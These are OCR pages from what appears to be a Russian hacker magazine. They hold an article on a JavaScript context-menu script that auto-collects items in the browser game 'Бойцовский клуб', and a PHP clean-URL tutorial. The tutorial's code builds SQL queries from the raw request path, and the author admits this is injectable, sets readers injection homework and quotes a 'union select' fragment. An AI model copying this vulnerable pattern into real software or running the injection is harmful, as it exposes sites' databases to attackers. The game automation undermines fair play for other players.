
«Башня спит... холодно и равнодушно... спит... и горе тому, кто потревожит ее вековой сон... Но разве может что-то остановить тягу человеческую к богатству и славе? Слухи о несметных сокровищах, спрятанных в Башне, испокон веков будоражили умы и распаляли воображение отчаянных смельчаков...» (с) раздел Помощи игры Бойцовский клуб.


Ты прочитал заголовок, и твои глаза возбужденно заблестели? Уже потираешь ручки, ожидая подробной инструкции по взлому какого-нибудь персонажа Бойцовского клуба, артника, мага? Нет, батенька, речь пойдет не об этом. Ломать игру или портить удовольствие от нее другим совершенно неспортивно, а вот пользоваться в игре всеми предоставленными (пусть и немного скрытыми) возможностями очень даже хорошо. В этой статье я открою маленький секрет получения больших денег в Бойцовском клубе (БК). Он не противоречит законам БК и потому не наказуем. Нам понадобится Notepad, Internet Explorer и прямые руки. С их помощью мы напишем системное расширение для игры Бойцовский клуб.

ДЕНЬГИ ДАВАЙ!

Где в Бойцовском клубе можно быстро получить много кредитов? Я думаю, ты часто задаешь себе этот вопрос. Время от времени необходимость в получении игровой валюты встает перед каждым игроком. Откинув идеи с заточкой и лечением, приходим к выводу, что способ только один - участвовать в турнире Башни смерти. Прием заявок от всех желающих участвовать производится в течение некоторого времени (на рисунке - до 15:28). Деньги, которые заплатили участники, подавая заявку, идут в призовой фонд. В момент начала турнира все находящиеся в Башне смерти участники оставляют свои вещи в приемной и распределяются случайным образом по всем шестидесяти комнатам Башни.

Выигравший турнир человек получает весь призовой фонд. Кроме того, в Башне смерти можно натолкнуться на денежный чек (400 кредитов), который нужно отдать боту Архивариус, бродящему по комнатам вместе с остальными участниками турнира. В его обязанности входит обналичивание чеков. Сразу же после начала турнира все участники бросаются обшаривать близлежащие углы в поисках различных шмоток и оружия. В каждой комнате разбросаны предметы, которые можно подобрать и использовать в боях. Всегда можно напасть на другого участника, находящегося с то-


Перед началом турнира


Турнир начался. Время собирать :)

бой в одной комнате, или вмешаться в поединок. Побежденный тут же выбывает из турнира, поэтому с шашкой на танк бросаться нецелесообразно - лучше убежать и поискать вещи в других комнатах.

Передвижение по комнатам Башни смерти осуществляется с помощью навигационной панели в правом верхнем углу экрана. Для того чтобы взять понравившуюся вещь, нужно кликнуть по ней мышкой. Прохождение турнира заключается в осмысленной беготне по комнатам Башни смерти (уже давно на всех клановых сайтах появилась карта этого злачного места), подбирании нужных шмоток и избиении более слабых и хуже одетых. В живых должен остаться только один!

Рассмотрим три возможных сценария. Эти ситуации могут произойти с тобой, и в них нет ничего противозаконного.

Ситуация №1: в твоей комнате лежит денежный чек, оружие и шмотки, в комнате кроме тебя находится еще один человек. У тебя есть время на поднятие и одевание вещи. Ты **ХВАТАЕШЬ ЧЕК**, что вполне естественно, а он - оружие. В итоге ты так и не успеваешь убежать на поиски Архивариуса, и твой чек достается ему. Почему такое произошло? Потому что он успел **ВЗЯТЬ ОРУЖИЕ РАНЬШЕ**.

Ситуация №2: условия те же. Ты **ХВАТАЕШЬ ОРУЖИЕ**, он хватает чек и очень-очень быстро убегает в другую комнату. Ты остался опять без денег. Почему такое произошло? Потому что он успел **ВЗЯТЬ ЧЕК РАНЬШЕ**.

Ситуация №3: условия те же. Ты с доброй улыбкой **ХВАТАЕШЬ ВСЕ**, что есть в этой комнате, одеваешься и преспокойно уходишь, а он хлопает глазенками, не понимая, куда делись вещи. Ему, без оружия, нет резона нападать на тебя, вооруженного и бронированного. Продолжая мечтать, можно увидеть себя восседающим на троне почета - победителем Башни смерти. Конечно, необязательно человек попадет в комнату с чеком. Однако если он соберет вещи хотя бы в двух-трех комнатах и оденется, то в первые несколько минут ему не будет соперников и он легко пошинкует несколько мягких вражеских организмов, среди останков которых вполне может оказаться и чек. А если сплотиться с друзьями, то и без того огромные шансы на успех резко возрастут.

Ну и какую из этих ситуаций ты предпочтешь? Хочешь, угадаю? Для того чтобы третий сценарий стал реальностью, придется немного попотеть.


НАПИСАНИЕ ХАКА


Итак, за дело. Наша программа должна понимать, что в комнате есть предметы, и уметь собирать их. Это означает, что мы должны получить содержимое верхнего фрейма игры, создать массив ссылок на предметы в комнате и нажать на каждую ссылку. И это надо сделать **БЫСТРО**, чтобы успеть одеть на себя все возможное и напасть на менее расторопных соперников в комнате. Для этого нам потребуется какая-нибудь менюшка, встраиваемая в Интернет Эксплорер (игра Бойцовский клуб работает только с ним), на которую удобно нажимать.


Для внесения дополнительного меню в тело IE воспользуемся редактором системного реестра - программой Registry Editor (Пуск -> Выполнить -> regedit),

Прежде чем вносить изменения в реестр Windows, сохрани копию. Для этого нужно выбрать меню Registry -> Export Registry File и ввести имя файла, например «xaker». Итак, начинаем!

Добавить свой пункт в стандартное контекстное меню несложно. А вот сделать так, чтобы при его выборе выполнялись конкретные действия, - это уже сложнее. Для решения этой задачи нам пригодится JavaScript.


Немного покопаемся в реесте и...


Содержимое верхнего фрейма БК


У нас появилась симпатичная менюшка :)


Добавим в контекстное меню пункт «Журнал Хакер», при выборе которого будет выдаваться сообщение «Скоро мы завоюем мир!». Сначала напишем саму программу (я умею программировать на JavaScript, поэтому использовать будем его). Открываем Notepad и набираем в нем следующий текст:

```
<script language="javascript">
alert("Скоро мы завоюем мир!");
</script>
```

Сохраняем этот файл (C:\Xakep\xakep.htm). Теперь обеспечим запуск этой программы. Для этого откроем в редакторе реестра раздел HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt. Если его нет, создаем. В нем заводи подраздел с названием «Журнал Хакер» (это название появится в Internet Explorer как пункт контекстного меню).

Теперь откроем свежесозданный раздел HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\Журнал Хакер,

дважды щелкнем на строковом параметре Default и присвоим ему значение C:\Xakep\xakep.htm.




На компакт-диске лежат исходники программы для собирания вещей в Башне смерти (xakep1.htm) и программы, открывающей инвентарь в новом окне IE (inventar.htm). Не забудь изменить переменную hosting на свой город в БК.



Если ты покупаешь журнал без диска, то ищи на сайте www.xakep.ru исходные коды в разделе «Х-релиз».



Адрес игры Бойцовский клуб: www.combats.ru Эти люди следят за культурой общения в БК: www.paladins.combats.ru



уже в продаже

ТЕМА НОМЕРА: ДЕНЬГИ
Где взять, как потратить, как жить без них...


ДРУГ! ЧИТАЙ В НОВОМ НОМЕРЕ:

МЕТРО ИЛИ ПЕЖО?
Что выбрать: транспорт личный или общественный.

БЫСТРЕЕ, ТОЛЩЕ, ДЛИННЕЕ:
Вся правда о размерах человеческих достоинств

ИЩЕМ ПРИКЛЮЧЕНИЙ В МОСКВЕ.
На свою задницу.

(game)land
ХУЛИГАН



К сожалению, из контекстного меню можно запускать только скрипты JavaScript и VBScript. Наш скрипт имеет доступ к объекту window (окно приложения Internet Explorer, в котором выполняется скрипт) через свойство menuArguments объекта external. Т.е. теоретически наша программа, написанная на языке яваскрипт, может получить все ссылки из окна Бойцовского клуба с помощью вот такой команды:

```
var links = external.menuArguments.document.links;
```

Однако просто получить ссылки мало, надо еще и отфильтровать их от всяческого мусора - линков на изображения, счетчики и прочий бред. Первое, что приходит в голову, - это пробежаться по всем линкам в цикле, найти ссылку на подбор вещи и нажать ее. Напрягать мышцы руки для подбора нам не придется, за нас будет работать техника - браузер сам пошлет серверу Бойцовского клуба HTTP-запрос. Отправлять HTTP-запросы с помощью JavaScript не просто, а очень просто:

Отправлялка HTTP запросов


```
var xmlHTTP;
xmlHTTP = new ActiveXObject("microsoft.xmlhttp");
xmlHTTP.open("GET", links(i).href, false); // links(i).href - это i-я ссылка из верхнего фрейма игры.
xmlHTTP.Send();
\
```

Осталось узнать, как же выглядят столь нужные нам линки на предметы. Правой кнопкой мышки щелкаем в верхнюю часть (которая над чатом) Бойцовского клуба и выбираем «Просмотр HTML-кода».

Здесь мы видим, что все ссылки на вещи в Башне имеют вид dtower.pl?get="название вещи", т.е. строка фильтрации может выглядеть, например, так: cheklink=links(i).href.indexOf("r.pl?get="); - и весь скрипт перепишется следующим образом:

Код собиралки вещей в Башне смерти

```
var cheklink = 0; //если ссылка нужная, то этот параметр больше нуля, инициализация переменной
var links = external.menuArguments.document.links; // выделяем все ссылки из верхнего фрейма БК
for (i = 0; i < links.length; i++){ // по всем ссылкам из окна БК
cheklink=links(i).href.indexOf("r.pl?get="); //проверяем на полезность
if (cheklink > 0) { //если ссылка на вещь в БК
var xmlHTTP;
xmlHTTP = new ActiveXObject("microsoft.xmlhttp");
xmlHTTP.open("GET", links(i).href, false); // то мы ее забираем
xmlHTTP.Send();
cheklink = 0; //заново обнуляем переменную
}
}
```



Нужная нам ссылка

Чтобы скрипт заработал, сохраняй его как C:\Xakep\xakep.htm. Теперь, зайдя в Башню смерти, ты можешь собрать все вещи в комнате, просто кликнув правой кнопкой мышки в верхнем фрейме (где лежат вещи) и выбрав «Журнал Хакер». Все вещи в комнате будут сразу положены тебе в рюкзак. После этого надо зайти в инвентарь, надеть на себя все что можно и перейти в следующую комнату.

БЫСТРОЕ ОТКРЫТИЕ ИНВЕНТАРЯ

По стандарту инвентарь открывается в верхнем фрейме БК, поэтому бегать по Башне или нападать на вошедшего в комнату противника во время примеривания вещей не удастся. Для экономии времени целесообразно в момент перехода из комнаты в комнату открыть инвентарь в новом окне, чтобы быстро одеться и сохранить такие полезные качества, как возможность убежать и напасть :). И мы, как настоящие компьютерные злодеи, будем делать это при помощи контекстного меню. Итак, нам нужна ссылка на инвентарь. Добыть ее очень просто. Заходим в БК: Инвентарь -> Обмундирование -> Свойства.

Обнаруживаем ссылку вида http://твой_город_в_БК.combats.ru/main.pl?edit=1&случайное_число.

Осталось сделать новый раздел в реестре (назовем его «Инвентарь») и написать программу на JavaScript (предлагаю сохранить ее как C:\Xakep\inventar.htm), открывающую нужную нам ссылку в новом окне. Как и куда добавлять этот раздел, смотри выше по тексту статьи. Код программы тривиален и приведен на плашке :). Конечно же, его можно переписать так, чтобы избавиться от заранее заданной переменной hosting, используя свойство menuArguments объекта external, но это я оставлю тебе как домашнее задание.

Код программы, открывающей новое окно с инвентарем

```
<script language="javascript">
var hosting = "http://paladinscity"; //замени этот параметр на название твоего города в БК
var sURL = (hosting + ".combats.ru/main.pl?edit=1&" + Math.random()); // собираем ссылку из кусочков
function openWin() {
window.open(sURL, "_blank","fullscreen = yes"); // открываем инвентарь в новом окне на полный экран
}
openWin();
</script>
```

По личному опыту скажу, что обычно до первого нападения игрок успевает пройти 3-4 комнаты и собрать все вещи, лежащие в них. Если ты со своими приятелями организуешь команду, то благодаря высокой скорости собирания вещей вы будете всегда побеждать своих менее расторопных противников. Это гарантирует постоянные денежные вливания в твои скудные запасы кредитов, поскольку турниры стартуют каждые восемь часов.

«Комната за комнатой... шаг за шагом... шаг к победе или к смерти... смелые воины-одиночки, хитрые убийцы, добивающие раненых, рыцари, на время сплотившиеся в команды, чтобы вместе пройти все ужасы Башни смерти, а потом убить друг друга... Кто из них пройдет весь путь? Кому достанется награда Башни? Может, ТЕБЕ?»

ЧИТАЙТЕ В ДЕКАБРЕ:





ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

Правильная комплектация
3 CD или двухслойный DVD

Правильный объем
240 страниц

ЧАСТЬ ТИРАЖА – с DVD
8.5Gb
ЭКСКЛЮЗИВНОЕ ВИДЕО!!!

Никакого мусора и невнятных тем, настоящий геймерский рай

только PC игры

- **«Космические Рейнджеры 2»**
  Продолжение легендарной космической саги. Уникальный сплав стратегии и симулятора рейнджера.

- **Rome: Total War**
  Голливудский масштаб сражений! Еще один претендент на звание «Лучшая стратегия года».

- **Full Spectrum Warrior**
  Теперь ты в армии! Жаркие городские перестрелки на Ближнем Востоке.

- **А также:**
  - Дневники разработчиков. О чем думают монстры в S.T.A.L.K.E.R.?
  - Московский Game Jam. Почем нынче арканоиды?
  - Tokyo Game Show. Крупнейшее игровое шоу Востока.
  - Bloodline. Большое безумие из маленькой Чехии.
  - Рецензии на Myst IV, Evil Genius, FIFA 2005, Nam'67, Larry 8, Tribes: Vengeance, Dark Fall II: Lights Out...

И многое-многое другое!

ЕСЛИ ТЫ ГЕЙМЕР - ТЫ НЕ ПРОПУСТИШЬ!



В ПРОДАЖЕ С 24 НОЯБРЯ

(game)land

Никита Кисницин (nikitoz@real.xakep.ru)



ЧЛЕНОРАЗДЕЛЬНАЯ АДРЕСАЦИЯ

Мне приходит много писем от читателей. Разных писем. Кто-то спрашивает, как подключиться к серверу MySQL, кто-то - как открыть файл, некоторые даже просят найти синтаксическую ошибку в скрипте. Но есть и адекватные люди: они задают интересные вопросы, пытаются разобраться в сложных и непонятных вещах. Так, например, недавно меня спросили, как можно сделать, чтобы страницы разработанного на PHP движка имели интуитивно понятные адреса вида /contacts/office вместо /content.php?cid=35216. И в самом деле, тут есть некоторый простор для размышлений.

ДЕЛАЕМ САЙТ С ИНТУИТИВНО ПОНЯТНОЙ АДРЕСАЦИЕЙ

ЗАЧЕМ ЭТО НУЖНО?

Прежде всего тебе нужно понять, что вообще нужно и зачем именно. Смотри. Например, ты разработал классный сайт, сделал отличный движок на php. Адреса разделов сайта определяются, например, так: /index.php?cid=12. Все прекрасно и замечательно. Но есть несколько проблем. Во-первых, редкий пользователь сможет запомнить такой адрес. Ему придется каждый раз заходить на главную страницу и переходить по ссылке. Согласись, было бы удобнее, если бы разделы имели более адекватные адреса типа /news, /documents и т.д. Это позволит пользователям легко запомнить урлы нужных страниц, кроме того, они смогут легко выбрать нужную страницу из history. Также при использовании подобной адресации ты лишаешь пользователей ненужной информации о внутреннем устройстве твоего проекта. В самом деле, им совершенно ни к чему знать об именах ключевых сценариев, параметров и вообще о языке, на котором реализованы программы. Все это добавит солидности и безопасности твоему проекту.

Если ты пройдешься по сайтам крупных компаний, которые, совершенно ясно, используют дорогие динамические движки, то увидишь, что у абсолютного большинства сайтов адреса документов имеют интуитивно ясный вид. Это важное требование, которые предъявляют крутые дяденьки из контор, работающих над usability пользовательских интерфейсов. Следует понимать, что эти дяденьки зарабатывают очень хорошие деньги, и если ты хочешь стать действительно профессиональным web-разработчиком, то должен уметь создавать сайтовые движки с интуитивной адресацией документов. Думаю, я убедил тебя в необходимости прочесть этот материал, тем более что он научит тебя некоторым новым приемам, которые ты легко сможешь применить и в повседневной жизни web-программиста.

СОЗДАЕМ ВИРТУАЛЬНЫЕ ФАЙЛЫ

Чтобы понять, как работает этот прием, нужно проследить работу браузера и веб-сервера. После того как браузер отослал запрос, сервер ищет нужный документ. Если документ не находится, сервак возвращает код ошибки 404 и в зависимости от настроек выдает вместо искомого файла содержимое специальной страницы, адрес которой определяется директивой в конфигурационных файлах web-сервера. По задумке разработчиков эта страница должна сообщить пользователю грустную весть о том, что требуемого документа не найдено. Но что мешает нам использовать в качестве такой страницы специальный скрипт, который выведет в заголовке страницы код 200 OK и некоторую html-страницу? Снаружи пользователь не заметит ничего подозрительного - все как обычно: ввел адрес, нажал enter и получил без всяких задержек содержимое документа. Ну что ж, думаю, тут все понятно. А если непонятно, разберешься по дороге. Создай в корне твоего сайта файл .htaccess со следующим содержимым:

```
ErrorDocument 404 content.php
ErrorDocument 403 content.php
ErrorDocument 401 content.php
```

Это означает, что при возникновении любой из этих трех ошибок пользователю будет показан файл content.php. Думаю, понятно, что как раз этот сценарий и будет целиком и полностью управлять работой сайта, в зависимости от значения переменной $REQUEST_URI. Напомню, этот идентифика-

тор хранит в себе адрес запрошенного клиентом документа на сервере. Таким образом, становится возможным не просто показывать пользователю что-то адекватное, но и различать файлы, которые он запрашивал, и выводить содержимое этих виртуальных источников. Но это все слова, давай напишем простенький скрипт, который будет выводить содержимое текстового файла с именем запрошенной директории. Т.е., например, если пользователь запросил /contacts/,

Создание примитивного дерева меню в unix-консоли

скрипт должен вывести содержимое файла contacts.txt. Это совсем несложно:

Элементарный пример скрипта-менеджера

```
<?
header ("HTTP/1.0 200 Ok"); /* Говорим браузеру, что такой файл есть */
$uri=ereg_replace("/", "",
$HTTP_SERVER_VARS["REQUEST_URI"]); /* Удаляем лишние символы из имени документа */
$uri.= ".txt"; /* Добавляем расширение .txt */
if(file_exists($uri)) { /* Проверяем наличие файла */
require($uri); /* Если есть, выводим его содержимое */
} else {echo "file not found";} /* В противном случае огорчаем пользователя */
?>
```

Понятно, что это просто пример, и он не может претендовать на полноценное использование. Однако он наиболее показателен - думаю, тебе не составило труда понять, как он работает, и мы можем двигаться дальше. Давай реализуем более жизнеспособный пример. На твоем сайте есть двухуровневое меню, которое представлено одной таблицей в базе данных:

```
CREATE TABLE NAVIGATION(
id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
parent_id int,
name varchar(40),
address varchar(20),
terminal int);
```

РНР-ФОРУМ В ПАРИЖЕ

В Париже 18 и 19 ноября пройдет одно из самых значимых для РНР-тусовки событий года - ежегодный, четвертый по счету РНР-форум, в котором примет участие немеренное количество разнообразных представителей крутых девелоперских контор во главе с создателем PHP Расмусом Лердорфом и основателем Zend Зеевом Сураски. В ходе этой двухдневной конференции будет презентована новая версия PHP 5.0: Расмус расскажет об основных фишках и примочках нового интерпретатора, а также о том, какие задачи ставятся по дальнейшему развитию языка. Будет прочитан целый ряд вкусных лекций, среди которых я бы особо отметил материал о совместном использовании продуктов Oracle и PHP. Следует обратить внимание, что такого рода форумы всегда несут в себе какую-то изюминку. И, как ожидают аналитики, в этот раз форум не станет исключением.



Официальный сайт ежегодного форума www.afup.org/forumphp2004

Чтобы было понятней, я подробно прокомментирую структуру этой таблицы. Id - это уникальный идентификатор каждой ячейки, число. Parent_id - это идентификатор ячейки, которая расположена на уровень ниже текущей. Name - это название раздела, которое рисуется в меню. Address - это слово, используемое для адресации этого раздела меню. Terminal - это флаг, показывающий, является ли конечным текущий элемент. В случае если установлен флаг -1, считается, что элемент не является листом дерева, а если 1, то напротив, перед нами терминальный элемент меню. Если ты чуть-чуть знаком с основами информатики, то легко заметишь, что эта несложная таблица является фактически линеаризованным деревом. В самом деле, этой таблицей можно легко задать дерево меню любой глубины. Но мы для определенности будем считать, что его глубина не может превышать 2. Возможно, у тебя появился резонный вопрос: если это дерево, то можно ли реализовать все классические алгоритмы его обхода? Хех, ответ положительный! Если присмотреться, это совсем нетрудно и абсолютно так же реализуется рекурсивной процедурой. Как видишь, для создания сложных меню совсем необязательно использовать кучу таблиц, можно обойтись одной-единственной, и это позволит куда эффективнее работать с меню. Но об использовании деревьев в web-программировании мы с тобой еще поговорим, а сейчас настало время написать функцию, которая будет парсить двухуровневые адреса элементов меню и выводить идентификаторы найденных разделов. Вот примерный код этой процедуры:

Пример обработки двухуровневых адресов

```
$uri=ereg_replace("^/", "",
$HTTP_SERVER_VARS["REQUEST_URI"]); /* Убираем слэш из начала строки */
$uri = ereg_replace("/$", "", $uri); /* То же самое - из конца */
$dir = explode("/", $uri); /* Режем строку на директории по слэшу */
if (sizeof($dir)==2) { /* Если запрошена рубрика второго уровня */
$que = "SELECT second.* FROM NAVIGATION second, NAVIGATION first where second.parent_id=first.id AND second.address='$dir[1]' AND first.address='$dir[0]'"; /* Составляем запрос, который объединяет нашу таблицу саму с собой. Он вернет такой элемент, который имеет указанный адрес, причем его отец тоже обладает указанными свойствами. Обрати внимание: этот запрос можно было разбить на несколько раздельных, но так получилось эффектнее и красивее всего. */
$res = mysql_query($que);
if (mysql_error()) {
die ("Произошла ошибка с сервером MySQL: <i>".
mysql_error()."</i>");
} else {
/* Тут доступен найденный пункт меню */
}
} elseif (!ereg("/", $uri)) { /* Если в середине строки нет слэша, запрашивается раздел первого уровня. Тут все просто и линейно. */
$que = "SELECT * FROM NAVIGATION WHERE address='$uri'";
}
```

На нашем диске ты найдешь кучу документов по тонкой настройке Apache, все приведенные в статье примеры, а также кучу полезных модулей для Apache!



Помни, что начиная с волосатой ветки 4.x PHP по умолчанию не регистрирует в глобальном пространстве все свои служебные переменные и данные, поступающие от пользователя. Поэтому переменная $REQUEST_URI является членом служебного массива: $HTTP_SERVER_VARS["REQUEST_URI"].

УЖЕ В ПРОДАЖЕ



Взлом и защита ОС Windows

Атака на Windows

- Архитектура: XP vs 9x
- Пароли и привелегии
- Сетевые протоколы и службы
- ActiveX под ударом
- Имперсонализация
- Атака на NTFS
- Удаленные атаки
- Игра в прятки: антивирусы, firewall
- Черви
- Вирусные технологии
- Обнаружение заразы
- Эмуляторы
- Логи

ПЛЮС:
Действенные методы аттак, как защитить "голую" XP и еще не один десяток причин задуматься о безопасности Windows!

Уникальные релизы и софт на прилагаемом CD!



Тут все понятно из моих достаточно подробных комментариев. Совершенно ясно, что этот довольно простой парсер адреса документа может быть значительно сложнее. Кроме того, следует понимать, что крутой и опытный взломщик теоретически может научиться использовать sql-injection в моем примере. Ведь если параметр magic_quotes выключен, этот сценарий уязвим! Но все-таки найти такой баг - почти непосильная задача. Ведь взломщик наверняка не знает, каким именно образом передаются параметры сценарию и вообще есть ли какой-то сценарий. Ведь он видит перед собой обыкновенные директории. Большинство может даже не догадываться, что на самом деле имена директорий используются в php-скрипте, который и формирует вывод веб-сервера. Так что на дом тебе задание: попробуй составить такой адрес, при обработке которого наш сценарий выполнял бы любой несвойственный ему sql-запрос. Условия можешь считать самыми тепличными: magic_quotes=off и изначально известная тебе структура таблиц.

А сейчас давай прикинем все положительные моменты, которые обеспечивает придуманный только что нами метод. Ну во-первых, тебе гарантирован респект от любителей консоли: теперь они, наконец, смогут попасть в интересующий их раздел, просто введя его название на клавиатуре. Одновременно с этим ты скрываешь от посторонних глаз технологическую часть сайта и тем самым серьезно усложняешь задачу сетевым злодеям. Также, когда ты парсишь введенный пользователем адрес, целесообразно бывает сразу проверять его на корректность значения. И заметь - всегда можно вполне корректно сообщить, что, дескать, файла с именем « ‘ union select ...-- » не найдено :). Что же касается минусов, которые есть в любом подходе, то я бы выделил некоторое уменьшение производительности за счет необходимой разборки адреса. Хотя, конечно, это довольно призрачно. Куда конкретней проблемы, подстерегающие тебя при попытке добавить новые параметры. Впрочем, наш подход всегда оставляет возможность вывернуться и решить проблему. А сейчас я покажу тебе, как можно было добиться схожего результата стандартными средствами Apache.

АЛЬТЕРНАТИВНЫЕ СПОСОБЫ

Повнимательнее почитав доки по конфигурации Apache, можно найти занимательную вещицу. Оказывается, если в установках директории прописать Options Multiviews, это приведет к некоторой неоднозначности работы веб-сервера. Так, если пользователь запросит несуществующую директорию, будет произведен поиск файла с похожим именем и самый похожий будет выведен согласно его типу MIME. Найденный при таком поиске php-скрипт будет выполнен, и пользователь увидит результат его работы. Каким же образом можно передать в этом случае сценарию какой-нибудь параметр? Давай рассмотрим тривиальный пример: есть новостной скрипт, который показывает новости за конкретный день. В этом случае, если пользователь обратится к адресу /news/2004-10-06, будет выполнен скрипт news.php и внутри него не составит большого труда адекватно разобрать содержимое переменной $REQUEST_URI. Сделать это самостоятельно ты легко сможешь по образу и подобию уже рассмотренных мною примеров.

Также офигительных результатов можно добиться, используя модуль для Apache mod_rewrite. Чтобы включить его поддержку, достаточно раскомментировать строку LoadModule mod_rewrite /path/to/module в httpd.conf. В конфигурации директории необходимо добавить строку RewriteEngine On, а после нее - команду RewriteRule: RewriteRule <шаблон> <замена>. Например RewriteRule ^(.*).htm$ /content/$1. Обрати внимание: $1 - это вхождение, взятое в кавычки и скобки. Кроме того, нельзя не упомянуть о блоке FilesMatch, который позволяет указать обработчика для файлов, попадающих под определенный шаблон. Это очень удобно. Например:

```
<FilesMatch "^(article)$">
ForceType application/x-httpd-php
</FilesMatch>
```

В случае если пользователь запрашивает /news либо /news/la-la, сервер выполняет файл news как application/x-httpd-php. Стоит ли говорить, что внутри этого скрипта реализуется обработка переменной $REQUEST_URI.

Вот основные методы, которые используются web-программистами, чтобы обеспечить интуитивную адресацию документов на сайте и повысить устойчивость сценариев к сетевым взломам. Ведь лучший способ обезопасить свои программы - предоставить взломщику минимум информации о них.




Дополнительную информацию по модулю mod_rewrite можно легко найти в любом поисковике





TM RADIO ULTRA

■ Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)



ОБЗОР КОМПОНЕНТОВ

ACM COMPONENTS



Описание: Я обожаю работу со звуком, потому что это достаточно интересно и математика цифрового звука тренирует мозги. Одной из самых сложных задач является кодирование звуковых данных, и, если это делать вручную, мозги могут легко свариться. Чтобы не парить программистов, в Microsoft придумали ACM-фильтры, с помощью которых можно преобразовывать формат.

Особые отличия

+ Очень простое использование.
+ Все необходимое реализовано в качестве методов.
+ В качестве примера показано сжатие данных и передача по сети. Так что если ты не знал, как передаются звуковые данные, качай и учись.
- Компонент не универсален и явно писался именно для задачи сжатия звуковых данных и передачи их по сети.

Диагноз

Если хочешь написать программу аудиоконференций или просто IP-телефон для общения с друзьями по локалке, то компонент можно использовать в качестве отправной точки. Но несмотря на заточенность компонента под данную задачу, в нем не хватает подавления эха. Все, что будет звучать в колонке, будет попадать и в чувствительный микрофон, поэтому придется использовать узконаправленный микрофон или наушники вместо колонок.

